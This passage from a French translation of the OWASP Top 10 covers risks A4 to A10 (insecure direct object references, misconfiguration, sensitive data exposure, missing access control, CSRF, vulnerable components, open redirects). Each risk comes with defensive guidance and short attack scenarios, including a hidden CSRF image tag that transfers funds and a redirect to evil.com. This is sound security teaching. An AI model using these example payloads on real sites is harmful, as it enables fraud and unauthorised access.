- Testing Guide: 1st 3 Chapters on Data Validation Testing
- OWASP Code Review Guide: Chapter on XSS Review
- OWASP XSS Filter Evasion Cheat Sheet

Externes

- CWE Entry 79 on Cross-Site Scripting

A4 Références directes non sécurisées à un objet



Spécifique Application	Exploitabilité FACILE	Prévalence COMMUNE	Détection FACILE	Impact MODÉRÉ	Spécifique Application/Métier
Considérez les différents types d'utilisateurs de votre système. Certains d'entre eux ont-ils un accès limité aux données en fonction de leur nature ?	L'attaquant, un utilisateur légitime, substitue la valeur d'un paramètre faisant référence à un objet, par une référence à un autre objet qui lui est interdit. Aura-t-il accès à cette ressource ?	Les applications incluent souvent les identifiants techniques des objets au sein des pages générées (nom, clé, etc.). La vérification des autorisations de l'utilisateur avant accès aux objets n'est pas systématique. On parle dans ce cas de références directes non sécurisées. Il est facile de détecter cette vulnérabilité en modifiant la valeur des paramètres lors de tests. L'analyse rapide du code peut aussi démontrer l'absence de vérification.		Toutes les données référencées par le paramètre vulnérable sont concernées. Sauf si des références non prédictibles sont utilisées, il est facile pour l'attaquant d'accéder à toutes les ressources.	Considérez la valeur marchande des données exposées. Considérez également l'impact lié à la divulgation de la vulnérabilité au grand public.

Suis-je vulnérable ?

Le meilleur moyen de déterminer si une application est vulnérable aux références directes non sécurisées est de vérifier que toutes les références vers un objet disposent des défenses adaptées. Pour cela :

1. Pour les références **directes** à des ressources **protégées**, l'application échoue-t-elle à vérifier que l'utilisateur est bien autorisé à accéder à la ressource demandée ?
2. Pour les références **indirectes**, l'association vers la référence directe s'étend-elle au-delà des seules valeurs autorisées à l'utilisateur en question ?

L'analyse du code applicatif permet de rapidement vérifier que l'une ou l'autre des techniques est bien employée. La réalisation de tests est également efficace pour identifier les références directes et évaluer leur sécurité. Les outils automatisés ne cherchent pas à identifier de telles vulnérabilités puisqu'ils sont incapables de reconnaître ce qui requiert une protection, ni même ce qui est sécurisé ou non.

Comment s'en prémunir?

Afin d'éviter les références directes non sécurisées il convient de suivre une approche permettant de protéger chaque objet mis à disposition des utilisateurs (ex : nom de fichier, etc.) :

1. **Implémenter des références indirectes, par utilisateur ou par session.** Cela empêche l'attaquant de cibler les ressources interdites. Par exemple, au lieu d'utiliser la clé de l'objet en base de données, une liste déroulante de six objets autorisés pour l'utilisateur pourrait s'appuyer sur les chiffres 1 à 6 pour indiquer la valeur choisie. L'application doit associer la référence indirecte par utilisateur à la valeur réelle de la clé sur le serveur. La librairie ESAPI de l'OWASP propose des méthodes facilitant l'implémentation des références indirectes.
2. **Contrôler l'accès**. Chaque sollicitation d'une référence directe par une entité non fiable doit inclure un contrôle d'accès permettant de s'assurer que l'utilisateur en question est bien autorisé à accéder à l'objet demandé.

Exemple de scénario d'attaque

L'application utilise une valeur non vérifiée dans une requête SQL accédant à des informations d'un compte :

```
String query = "SELECT * FROM accts WHERE account = ?";

PreparedStatement pstmt =
connection.prepareStatement(query , … );

pstmt.setString( 1, request.getParameter("acct"));

ResultSet results = pstmt.executeQuery( );
```

L'attaquant modifie le paramètre « acct » dans son navigateur afin d'envoyer le numéro de compte qu'il souhaite. Si le paramètre n'est pas correctement vérifié, l'attaquant peut accéder à n'importe quel compte, au lieu d'être limité au sien.

```
http://example.com/app/accountInfo?acct=notmyacct
```

Références

OWASP


- OWASP Top 10-2007 on Insecure Dir Object References
- ESAPI Access Reference Map API
- ESAPI Access Control API **(voir isAuthorizedForData(), isAuthorizedForFile(), isAuthorizedForFunction())**

Pour une liste de contrôles additionnels, consultez le guide ASVS requirements area for Access Control (V4).

Externes

- CWE Entry 639 on Insecure Direct Object References
- CWE Entry 22 on Path Traversal **(qui est un exemple d'attaque sur des références directes non sécurisées)**

A5 Mauvaise configuration Sécurité



Spécifique Application	Exploitabilité SIMPLE	Prévalence COMMUNE	Détectabilité FACILE	Impact MODERE	Spécifique Application/Métier
Considérez des attaquants externes anonymes, ou des utilisateurs légitimes peuvent tenter de compromettre le système. Considérez aussi des internes voulant dissimuler leurs actes.	Attaquant accédant à des comptes par défaut, pages non utilisées, vulnérabilités non corrigées, fichiers et répertoires non protégés, etc. Afin d'obtenir des accès non autorisés ou des informations sur le système.	Une mauvaise configuration de sécurité peut survenir sur l'ensemble des couches, la plateforme, le serveur web, le serveur d'application, le Framework et le code spécifique. Développeurs et administrateurs system ont besoin de travailler ensemble pour s'assure que l'ensemble des couches sont configurée correctement. Les scanners automatisés sont utiles pour détecter les patchs manquants, erreur de configuration, comptes par défaut, services inutiles, etc.		Cette vulnérabilité donne souvent aux attaquants des accès non autorisés à des systèmes ou des fonctionnalités. Occasionnellement, ces vulnérabilités entrainent une compromission complète du système.	Le système peut être compromis sans le savoir. L'ensemble de vos données peut être dérobé ou modifié lentement dans le temps. Les coûts de récupération peuvent être élevés.

Suis-je vulnérable?

Avez-vous effectué le durcissement de sécurité approprié sur l'ensemble des couches de l'application ? incluent

1. Est-ce que vos logiciels sont à jour ? OS, Web/App Server, BE, applications, et **l'ensemble des librairies de code (Voir nouveau point A9).**
2. Y-a-t'il des fonction inutiles activées/installées(ex : ports, services, pages, comptes, privilèges)?
3. Les mots de passe par défaut sont activés et inchangés ?
4. Affichez-vous l'état de la paile et des messages d'erreurs aux utilisateurs ?
5. La configuration sécurité des frameworks de développement(Ex : Struts, Spring, ASP.NET) ne sont pas configurés avec des valeurs sécurisées ?

Sans processus de configuration reproductible concerté, les systèmes sont exposés .

Comment s'en prémunir?

La recommandation principale est de mettre en place tous les points suivants

1. Un processus de durcissement reproductible qui permet un déploiement rapide et facile d'un nouvel environnement correctement verrouillé. Dev, QA et Prod devraient être configurés identiquement(hors accès). Ce processus devrait être automatisé pour minimiser les efforts de configuration d'un nouvel environnement.
2. Un processus d'information et de déploiement de nouvelles versions et de correctifs dans un temps voulu dans chaque environnement. Ceci inclut le code de librairies **(Voir nouveau point A9).**
3. Une architecture solide qui apporte une séparation et sécurité entre les composants.
4. Utiliser les scans et les audits aident à la détection des futures mauvaises configurations ou absence de correctifs.

Exemple de scénarios d'attaque

Scénario #1: La console d'administration du serveur d'application est automatiquement installée et non désactivée. Les comptes par défaut ne sont pas modifiés. L'attaquant découvre la console , utilise le compte par défaut et prend le contrôle.

Scénario #2: Le listage des répertoires est activé. L'attaquant le découvre et peut lister les répertoires et trouver les fichiers. L'attaquant trouve et télécharge vos classes java compilées qu'il décompile . Il identifie une faille de contrôle d'accès.

Scénario #3: La configuration du serveur d'application autorise l'affichage d'état de la pile à l'utilisateur. Les attaquants apprécient ces messages d'erreurs.

Scénario #4: Le serveur d'application est livré avec des exemples d'applications non supprimés de votre serveur de production. Ledit exemple d'application contient des vulnérabilités connues utilisables par l'attaquant pour compromettre le serveur.

Références

OWASP


- OWASP Development Guide: Chapter on Configuration
- OWASP Code Review Guide: Chapter on Error Handling
- OWASP Testing Guide: Configuration Management
- OWASP Testing Guide: Testing for Error Codes
- OWASP Insecure Configuration Management

Pour plus d'informations, il est possible de consulter ASVS requirements area for Security Configuration (V12).

Externes

- PC Magazine Article on Web Server Hardening
- CWE Entry 2 on Environmental Security Flaws
- CIS Security Configuration Guides/Benchmarks

A6 Exposition de données sensibles



Spécifique Application	Exploitabilité DIFFICILE	Prévalence PEU COMMUNE	Détection MOYENNE	Impact SEVERE	Spécifique Application/Métier
Considérer tout acteur interne ou externe ayant accès direct aux données sensibles (en mémoire, dans des fichiers, dans les sauvegardes, etc.) ou à un réseau par lequel elles transitent.	La cryptanalyse (cassage de l'algorithme ou de la clé) reste rare. On préfère obtenir les clés, intercepter le trafic ou accéder aux données en clair directement sur le serveur ou dans le navigateur.	La principale erreur est de ne pas chiffrer les données sensibles. Les autres erreurs fréquentes sont: génération de clés faibles, choix et configuration incorrects des algorithmes et protection insuffisante des mots de passe. Les faiblesses dans le navigateur sont répandues et simples à détecter mais difficiles à exploiter. En général, les faiblesses cryptographiques sont plus difficiles à identifier et exploiter de l'extérieur, en raison d'un accès limité.		L'exploitation peut résulter en la compromission ou la perte de données personnelles, médicales, financières, d'éléments de cartes de crédit ou d'authentification, etc.	Considérer la valeur économique des données perdues, l'impact potentiel pour la réputation de l'organisation ainsi que les implications légales pouvant résulter de leur perte ou leur diffusion.

Suis-je vulnérable?

Déterminer d'abord quelles données doivent bénéficier d'une protection cryptographique (mots de passe, données patient, numéros de cartes, données personnelles, etc.), lors de leur transfert et/ou leur stockage. Pour chacune de ces données:

1. Les données sont-elles stockées/archivées en clair? Qu'en est-il des sauvegardes?
2. Les données circulent-elles en clair? Sur le réseau interne? Externe? Et sur Internet? (très risqué)
3. Des algorithmes faibles ou désuets sont-ils utilisés?
4. Les clés sont-elles robustes? Leur gestion et rotation sont-elles prises en charge?
5. Les réponses transmises au navigateur incluent-elles les directives/en-têtes de sécurité adéquats?

Pour une liste complète de contrôles, se référer à l'ASVS: Crypto (V7), Data Protection. (V9), SSL (V10)

Comment s'en prémunir?

L'intégralité des écueils liés à l'usage de la cryptographie lors du transport et stockage de données sensibles dépasse le périmètre du Top 10. Au minimum, l'on veillera toutefois à:

1. Identifier les menaces contre lesquelles l'on souhaite se protéger (ex.: menace interne, utilisateurs externes) et s'assurer que les données sensibles sont chiffrées correctement lors de leur stockage et de leur transport..
2. Ne conserver que les données sensibles nécessaires. Les données que l'on ne possède pas ne peuvent être volées!
3. Choisir des algorithmes éprouvés et générer des clés robustes. S'assurer qu'une gestion des clés est en place. Privilégier des modules cryptographiques certifiés.
4. Stocker les mots de passe au moyen d'un algorithme adapté à cet usage, tel que bcrypt, PBKDF2, or scrypt.
5. Désactiver la mise en cache et l'attribut "autocomplete" dans les formulaires collectant des données sensibles.

Exemples de scénarios d'attaque

Scénario #1: Un site web protège des numéros de carte de crédit au moyen d'une fonction de chiffrement transparent (*TDE*) du SGBD. Cette méthode induit également un déchiffrement transparent des données lorsqu'elles quittent la base. En exploitant une injection SQL, l'attaquant récupère ainsi les données en clair…

Scénario #2: Un site public ne requiert pas SSL lors de la navigation dans la section authentifiée. Un acteur malveillant se connecte à un réseau sans-fil en libre accès et collecte le trafic d'un utilisateur. Il récupère le jeton d'une session authentifiée et accède ainsi aux données et privilèges de l'utilisateur dans l'application.

Scénario #3: En exploitant une faille dans une fonction d'envoi de fichiers, un acteur malveillant obtient la base de condensés (*hashs*) de mots de passe. Les condensés ayant été générés sous la forme simple sans sel (*salt*), une attaque par table arc-en-ciel (*rainbow table*) lui révèle les mots de passe.

Références


OWASP – Recommandations et contrôles du référentiel ASVS: Cryptography (V7), Data Protection (V9) et Communications Security (V10)

- OWASP Cryptographic Storage Cheat Sheet
- OWASP Password Storage Cheat Sheet
- OWASP Transport Layer Protection Cheat Sheet
- OWASP Testing Guide: Chapter on SSL/TLS Testing

Externes

- CWE 310 : Cryptographic Issues
- CWE 312 : Cleartext Storage of Sensitive Information
- CWE 319 : Cleartext Transmission of Sensitive Information
- CWE 326 : Weak Encryption

A7 Manque de contrôle d'accès au niveau fonctionnel



Spécifique Application	Exploitabilité FACILE	Prévalence COMMUNE	Détectabilité MOYENNE	Impact MODÉRÉ	Spécifique Application/Métier
Toute personne pouvant envoyer une requête à l'application. Un utilisateur anonyme peut-il accéder à une fonctionnalité privée ? Un simple utilisateur peut-il accéder à une fonctionnalité privilégiée ?	L'attaquant modifie simplement l'URL ou les paramètres d'une fonction privilégiée. Si l'accès est autorisé, cela signifie que les utilisateurs peuvent accéder à des fonctionnalités privées non protégées.	Les applications ne protègent pas toujours correctement certaines fonctionnalités. Parfois, les protections de niveau fonctionnel sont gérées par configuration et le système est mal configuré. Parfois, les développeurs oublient d'intégrer les vérifications logicielles adéquates. Détecter de telles vulnérabilités est aisé. La tâche la plus difficile consiste à identifier les URLs ou fonctionnalités devant être testées.		Ces vulnérabilités permettent à un attaquant d'accéder des fonctionnalités non autorisées. Les fonctionnalités d'administration sont les cibles privilégiées de ce type d'attaque.	Prenez en compte la valeur métier des fonctionnalités exposées et des données qu'elles traitent. Considérez aussi l'impact sur votre réputation si la vulnérabilité devenait publique.

Suis-je vulnérable ?

La meilleure façon de le vérifier est de tester **chacune** des fonctionnalités applicatives :

1. L'interface utilisateur permet-elle de naviguer vers des fonctionnalités à accès restreint ?
2. Certaines vérifications côté serveur (authentification et autorisation) sont-elles manquantes ?
3. Ces vérifications sont-elles réalisées en s'appuyant seulement sur des informations fournies par l'attaquant ?

Visitez l'application avec des droits privilégiés, puis réaccédez les fonctionnalités restreintes avec des droits inférieurs.

Vous pouvez aussi inspecter le code gérant le contrôle d'accès. Tracez une requête privilégiée, identifiez les contrôles d'accès présents puis cherchez où ces vérifications ne sont pas implémentées.

Il est peu probable qu'un outil identifie seul ces vulnérabilités.

Comment s'en prémunir ?

Votre application devrait utiliser un module de gestion des autorisations consistant, facilement analysable et appelé depuis les fonctionnalités métier. Ce type de protection est fréquemment fourni par des composants externes.

1. Faites en sorte que la gestion des droits soit facile à mettre à jour et à auditer. Ne codez pas en dur.
2. La gestion des droits doit par défaut interdire tout accès. Ceci impose l'autorisation explicite de certains rôles pour chacune des fonctionnalités proposées.
3. Si la fonctionnalité fait partie d'un *workflow*, vérifiez que les conditions requises pour accéder cet état sont réunies.

NOTE : La plupart des applications n'affichent pas de liens vers les fonctionnalités restreintes, mais cela ne constitue pas une protection. Les vérifications doivent **aussi** être réalisées au sein des couches Contrôleur et Métier.

Exemples de scénarios d'attaque

Scenario 1: L'attaquant se contente de visiter les URLs ciblées. Les URLs suivantes nécessitent d'être authentifié et les droits d'administration sont requis pour "admin_getappInfo".

http://exemple.com/app/getappInfo

http://exemple.com/app/admin_getappInfo

Une vulnérabilité existe si un utilisateur non authentifié peut accéder à une de ces pages ou si un utilisateur authentifié mais non privilégié peut accéder à "admin_getappInfo". Dans ce dernier cas, cela peut permettre à l'attaquant d'identifier d'autres fonctionnalités d'administration non protégées.

Scenario 2: Une page utilise un paramètre "action" pour spécifier la fonctionnalité à invoquer, et les différentes actions requièrent des privilèges différents. Une vulnérabilité existe si ces privilèges ne sont pas vérifiés.

Références

OWASP


- OWASP Top 10-2007 on Failure to Restrict URL Access
- ESAPI Access Control API
- OWASP Development Guide: Chapter on Authorization
- OWASP Testing Guide: Testing for Path Traversal
- OWASP Article on Forced Browsing

Voir ASVS requirements area for Access Control (V4) pour des exigences additionnelles de contrôle d'accès.

Externes

- CWE Entry 285 on Improper Access Control (Authorization)

A8 Falsification de requête intersite (CSRF)



Spécifique Application	Exploitabilité MOYENNE	Prévalence COURANT	Détectabilité FACILE	Impact MODERE	Spécifique Application/Métier
Tout accès de vos utilisateurs à un site web, ou à une source HTML, peut charger du contenu dans leur navigateur. Et, un contenu, spécialement forgé, peut permettre que leur navigateur génère une requête automatique vers votre site.	L'attaquant forge une requête HTTP et, par le biais d'une balise image, d'une faille XSS ou d'une autre technique, force le navigateur à émettre la requête, à l'insu de l'utilisateur. Si ce dernier est authentifié, l'attaque va réussir.	CSRF exploite le fait que la plupart des applications web permettent aux attaquants de prévoir tous les détails de certaines actions. Et, comme les navigateurs envoient automatiquement les informations d'authentification, tels que les cookies de session, les attaquants peuvent concevoir des pages web malicieuses , qui génèrent des requêtes spécialement forgées, qui paraissent ainsi légitimes. Une faille CSRF est assez facile à détecter par une analyse de code, ou par un test d'intrusion.		L'attaquant peut forcer la victime à réaliser n'importe quelle opération de changement d'état autorisée à la victime. Ainsi, il peut la forcer à modifier son compte, à faire des achats, à se déconnecter ou même à se connecter.	Estimer la valeur métier des données et des fonctions qui pourraient être affectées. Imaginer l'impact qu'il y aurait à ne pas savoir si les actions réalisées, ont été faites intentionnellement ou pas, par vos utilisateurs. Estimer l'impact sur votre réputation.

Suis-je vulnérable ?

Vérifier si chaque lien et formulaire contient un jeton aléatoire. Sans de tels jetons, un attaquant peut forger des requêtes malicieuses. Une défense alternative consiste à s'assurer que l'utilisateur est l'auteur de la requête, soit par ré-authentification, soit par vérification que la demande n'est pas automatisée (ex., par un test CAPTCHA).

Se concentrer sur les liens et les formulaires qui appellent des fonctions de changement d'état car elles sont les principales cibles des attaques CSRF. Vérifier les transactions qui ont plusieurs étapes car elles ne sont pas intrinsèquement sans faille. Les attaquants peuvent facilement forger des séries de requêtes en utilisant des balises multiples ou, éventuellement du javascript. Attention, les cookies de session, les adresses IP source, et autres informations envoyées automatiquement par les navigateurs, n'assurent aucune protection contre la falsification de requête inter site, car ils sont aussi systématiquement envoyés avec les requêtes forgées.

L'outil CSRF Tester de l'OWASP peut vous aider à générer des tests pour démontrer les dangers des failles CSRF.

Comment s'en prémunir?

La méthode standard de protection nécessite d'ajouter un jeton aléatoire à chaque requête HTTP. Ces jetons doivent, au minimum, être uniques par session utilisateur :

1. La meilleure option est d'inclure un jeton unique dans un champ caché. Ce jeton, envoyé dans le corps de la requête HTTP, et non inséré dans l'URL, sera ainsi potentiellement moins exposé.
2. Le jeton unique peut aussi être inclus directement dans l'URL, ou dans un paramètre de l'URL. Mais il risque d'être accessible à l'attaquant et ainsi d'être compromis.

Le projet CSRF Guard de l'OWASP fournit des bibliothèques pour insérer de tels jetons dans les applications Java EE, .NET, ou PHP. Et le projet ESAPI de l'OWASP fournit des interfaces de programmation que les développeurs peuvent utiliser pour empêcher les attaques CSRF.

Demander à l'utilisateur de se ré-authentifier ou, vérifier que la demande n'est pas automatisée (par ex., avec un test CAPTCHA) peut aussi vous protéger contre ces attaques.

Exemple de scénario d'attaque

Une application permet à un utilisateur de soumettre une requête de changement d'état, qui ne requiert aucun secret :

http://example.com/app/transferFunds?amount=1500 &destinationAccount=4673243243

L'attaquant peut donc forger une requête pour transférer de l'argent du compte de la victime sur son propre compte, et la cacher dans une balise image, ou dans une balise iframe, stockée sur un site sous son contrôle :

```
<img src="http://example.com/app/transferFunds?
amount=1500&destinationAccount=attackersAcct#"
width="0" height="0" />
```

Si la victime visite l'un des sites de l'attaquant, alors qu'elle est toujours authentifiée sur le site example.com, son navigateur inclura les données de session utilisateur dans la requête forgée et cette dernière aboutira.

Références


OWASP

- OWASP CSRF Article
- OWASP CSRF Prevention Cheat Sheet
- OWASP CSRFGuard - CSRF Defense Tool
- ESAPI Project Home Page
- ESAPI HTTPUtilities Class with AntiCSRF Tokens
- OWASP Testing Guide: Chapter on CSRF Testing
- OWASP CSRFTester - CSRF Testing Tool

Externes

- CWE Entry 352 on CSRF

A9 Utilisation de composants avec des vulnérabilités connues



Spécifique Application	Exploitabilité MOYENNE	Prévalence DIFFUSION	Détection DIFFICILE	Impact MODÉRÉ	Spécifique Application/Métier
Certains composants vulnérables (Ex: bibliothèques) peuvent être identifiées et exploitées à l'aide d'outils automatisés, augmentant la population des agents de menace, qui peuvent être utilisés au delà des attaques ciblées par des hacktivistes.	L'attaquant utilise des outils manuels ou des scanners afin d'identifier un composant vulnérable. Il personnalise si besoin l'exploit et exécute l'attaque. Cela est d'autant plus difficile si le composant est imbriqué profondément dans l'application.	Potentiellement, toutes les applications peuvent être impactées par ces vulnérabilités, notamment parce que les équipes de développement ne s'assurent pas que les composants/bibliothèques sont à jour. Dans la plupart des cas, les développeurs ne connaissent même pas tous les composants sur lesquels reposent leur application, sans même parler des numéros de version correspondants. Les dépendances entre composants aggravent d'autant plus la situation.		Le paysage complet des faiblesses est envisageable : injection, violation de contrôle d'accès, XSS, etc. L'impact peut être minime, ou entraîner la compromission totale du système ou une atteinte aux données.	Prendre en compte ce qu'implique la vulnérabilité pour le métier utilisant l'application touchée. Cela peut être bénin ou correspondre à une compromission totale.

Suis-je vulnérable?

En théorie, il semble simple d'identifier si vous utilisez des composants ou bibliothèques vulnérables. Malheureusement, les rapports de vulnérabilités des logiciels commerciaux ou open source ne permettent pas toujours de présenter sous une forme standardisée ou de rechercher quelle version d'un composant est concernée par une vulnérabilité. D'autant plus que la majorité des bibliothèques n'utilisent pas un système de numérotation de version compréhensible. Le pire étant que certaines vulnérabilités ne sont pas centralisées chez un dépositaire unique facilitant les recherches, même si il est de plus en plus facile de rechercher sur certains sites comme CVE et NVD.

Déterminer si vous êtes vulnérable nécessitent de rechercher tout ce qui pourrait être une vulnérabilité dans ces bases de données, dans les listes de diffusion et les annonces. Si l'un de vos composants possède une vulnérabilité, il faut vérifier scrupuleusement si votre code fait appel à une fonctionnalité vulnérable du composant et si cette faiblesse entrainerait un risque vous impactant.

Comment s'en prémunir?

Une option est de ne pas utiliser des composants que vous n'avez pas vous même écrit. Mais cela n'est pas très réaliste.
De nombreux projets de composants ne fournissent pas de correctifs de sécurité pour les anciennes versions. A la place, le problème étant simplement corrigés dans la version suivante. De ce fait, effectuer une montée de version est critique.

Les projets logiciels devraient avoir un processus en place pour :

1) Identifier tous les composants et les versions utilisées, ainsi que les dépendances (ex: le plugin des versions).
2) Surveiller les bases de données publiques, les listes de diffusion des projets et les listes de diffusion de sécurité afin de s'assurer de la sécurité de ces composants afin de les maintenir à jour.
3) Établir des politiques de sécurité pour l'utilisation des composants, telles que la mise en place de pratiques de développement sécurisé, le passage avec succès des recettes sécurité et l'utilisation de composants sous License.
4) Si possible, essayer d'ajouter des filtres de sécurités autour des composants afin de désactiver des fonctionnalités et/ou des parties comprenant des faiblesses ou des fonctions vulnérables.

Exemple de scénarios d'attaque

Les risques liés à la vulnérabilité d'un composant peuvent être très variés, allant d'un malware simple voir complexe ciblant une organisation voulue. Puisque la plupart des composants s'exécutent avec les privilèges maximum de l'application, toute faille dans un de ces composants peut avoir un impact majeur. Les deux composants vulnérables suivants ont été téléchargés 22 millions de fois en 2011.

- Apache CXF Authentification Bypass – En ne fournissant pas de jeton d'authentification, les attaquants pouvaient faire appel à n'importe quels web services avec l'ensemble des privilèges. (Apache CXF est un framework opensource à ne pas confondre avec le serveur applicatif Apache.)
- Spring Remote Code Execution – Un abus de l'implémentation du langage d'expression de Spring permettait aux attaquants d'exécuter du code arbitraire et ainsi de prendre le contrôle du serveur.

Toutes les applications utilisant l'une de ces bibliothèques vulnérables est vulnérable aux attaques de ces composants directement accessible aux utilisateurs de l'application. D'autres bibliothèques vulnérables, utilisées plus profondément dans l'application, seraient plus difficilement exploitable.

Références


OWASP

- OWASP Dependency Check (for Java libraries)
- OWASP SafeNuGet (for .NET libraries thru NuGet)
- Good Component Practices Project

Externes

- The Unfortunate Reality of Insecure Libraries
- Open Source Software Security
- Addressing Security Concerns in Open Source Components
- MITRE Common Vulnerabilities and Exposures
- Example Mass Assignment Vulnerability that was fixed in ActiveRecord, a Ruby on Rails GEM

A10 Redirections et Renvois Non Validés



Spécifique Application	Exploitabilité MOYENNE	Prévalence RARE	Détection FACILE	Impact MODERE	Spécifique Application/Métier
Considérez toute personne pouvant tromper vos utilisateurs lors d'une requête sur votre site web. N'importe quel site web ou flux HTML peut être utilisé à cette fin.	Un attaquant utilise des redirections non validées afin d'inciter l'utilisateur à cliquer sur un lien. Les victimes sont en confiance car les liens pointent vers un site connu. L'attaquant cible les renvois non sûrs afin de contourner les mécanismes de sécurité.	Les applications utilisent fréquemment les redirections et les renvois pour rediriger les utilisateurs vers d'autres pages. Parfois la page cible est spécifiée dans un paramètre non validé, permettant à un attaquant de choisir la page de destination. La détection de redirections non vérifiées est facile. Recherchez des redirections où l'URL complète peut être modifiée. La détection de renvois non vérifiés est plus compliquée puisqu'ils ciblent des pages internes.		Certaines redirections essayent d'encourager les victimes à installer des logiciels malicieux ou à fournir des informations sensibles. Des renvois non sûrs peuvent amener le contournement de contrôles d'accès.	Quelle est la valeur associée à la confiance de vos utilisateurs. Quel serait l'impact en cas de compromission d'un logiciel malveillant ? Quel serait l'impact si un attaquant accédait aux fonctions internes de l'application ?

Suis-je vulnérable?

La meilleure façon de détecter si une application possède des redirections ou des renvois non validés est de :

1. Revoir le code source de tous les renvois ou les redirections (appelé transferts en .NET). Pour chaque utilisation, déterminer si l'URL de destination est inclue dans un paramètre de l'application. Dans ce cas, si l'URL de destination n'appartient pas à une liste blanche, alors l'application est vulnérable.
2. Parcourir le site afin d'identifier si des redirections sont générées par l'application (codes 300-307 HTTP, notamment 302). Déterminer si les paramètres fournis utilisent une URL de destination. Si c'est le cas, modifier l'URL cible et valider si la redirection est effectuée vers la nouvelle cible.
3. Si le code source n'est pas disponible, vérifier si des paramètres sont utilisés dans le cadre d'une redirection ou d'un renvoi et, si c'est le cas, tester les.

Comment s'en prémunir?

L'utilisation de manière sûre de renvois et de redirections peut être effectuée de différentes façons:

1. Eviter l'utilisation des redirections et des renvois.
2. En cas d'utilisation, ne pas utiliser de valeur de destination dans les paramètres utilisateur. Ceci est généralement réalisable.
3. Si une valeur de destination doit être spécifiée, vérifier que la valeur est valide et autorisée pour l'utilisateur.

   Il est recommandé de ne pas utiliser d'URL dans les paramètres, mais plutôt une valeur abstraite qui sera traduite côté serveur par une URL cible. Les applications peuvent utiliser ESAPI afin de bénéficier de la fonction sendRedirect() permettant de s'assurer que les redirections soient sûres.

L'éradication de telles failles est extrêmement importante car elles sont principalement utilisées dans des attaques de phishing afin de gagner la confiance des utilisateurs.

Exemples de scénarios d'attaque

Scénario #1: Une application possède une page "redirect.jsp" disposant d'un seul paramètre nommé "url". Un attaquant forge une URL permettant de rediriger les utilisateurs vers un site malveillant (tentative de phishing ou installation de malwares).

http://www.example.com/redirect.jsp?url=evil.com

Scénario #2: Une application effectue des renvois pour rediriger les utilisateurs sur certaines pages internes. Pour simplifier le renvoi, certaines pages utilisent un paramètre contenant la page où doit être renvoyer l'utilisateur. Dans ce cas, un attaquant crée une URL satisfaisant les contrôles d'accès de l'application et le redirigeant ensuite vers une fonction d'administration à laquelle il ne devrait pas avoir accès.

http://www.example.com/boring.jsp?fwd=admin.jsp

Références

OWASP

- OWASP Article on Open Redirects
- ESAPI SecurityWrapperResponse sendRedirect() method

Externes

- CWE Entry 601 on Open Redirects
- WASC Article on URL Redirector Abuse
- Google blog article on the dangers of open redirects
- OWASP Top 10 for .NET article on Unvalidated Redirects and Forwards

+D Pour les développeurs

Définissez des processus reproductibles et des contrôles de sécurité communs

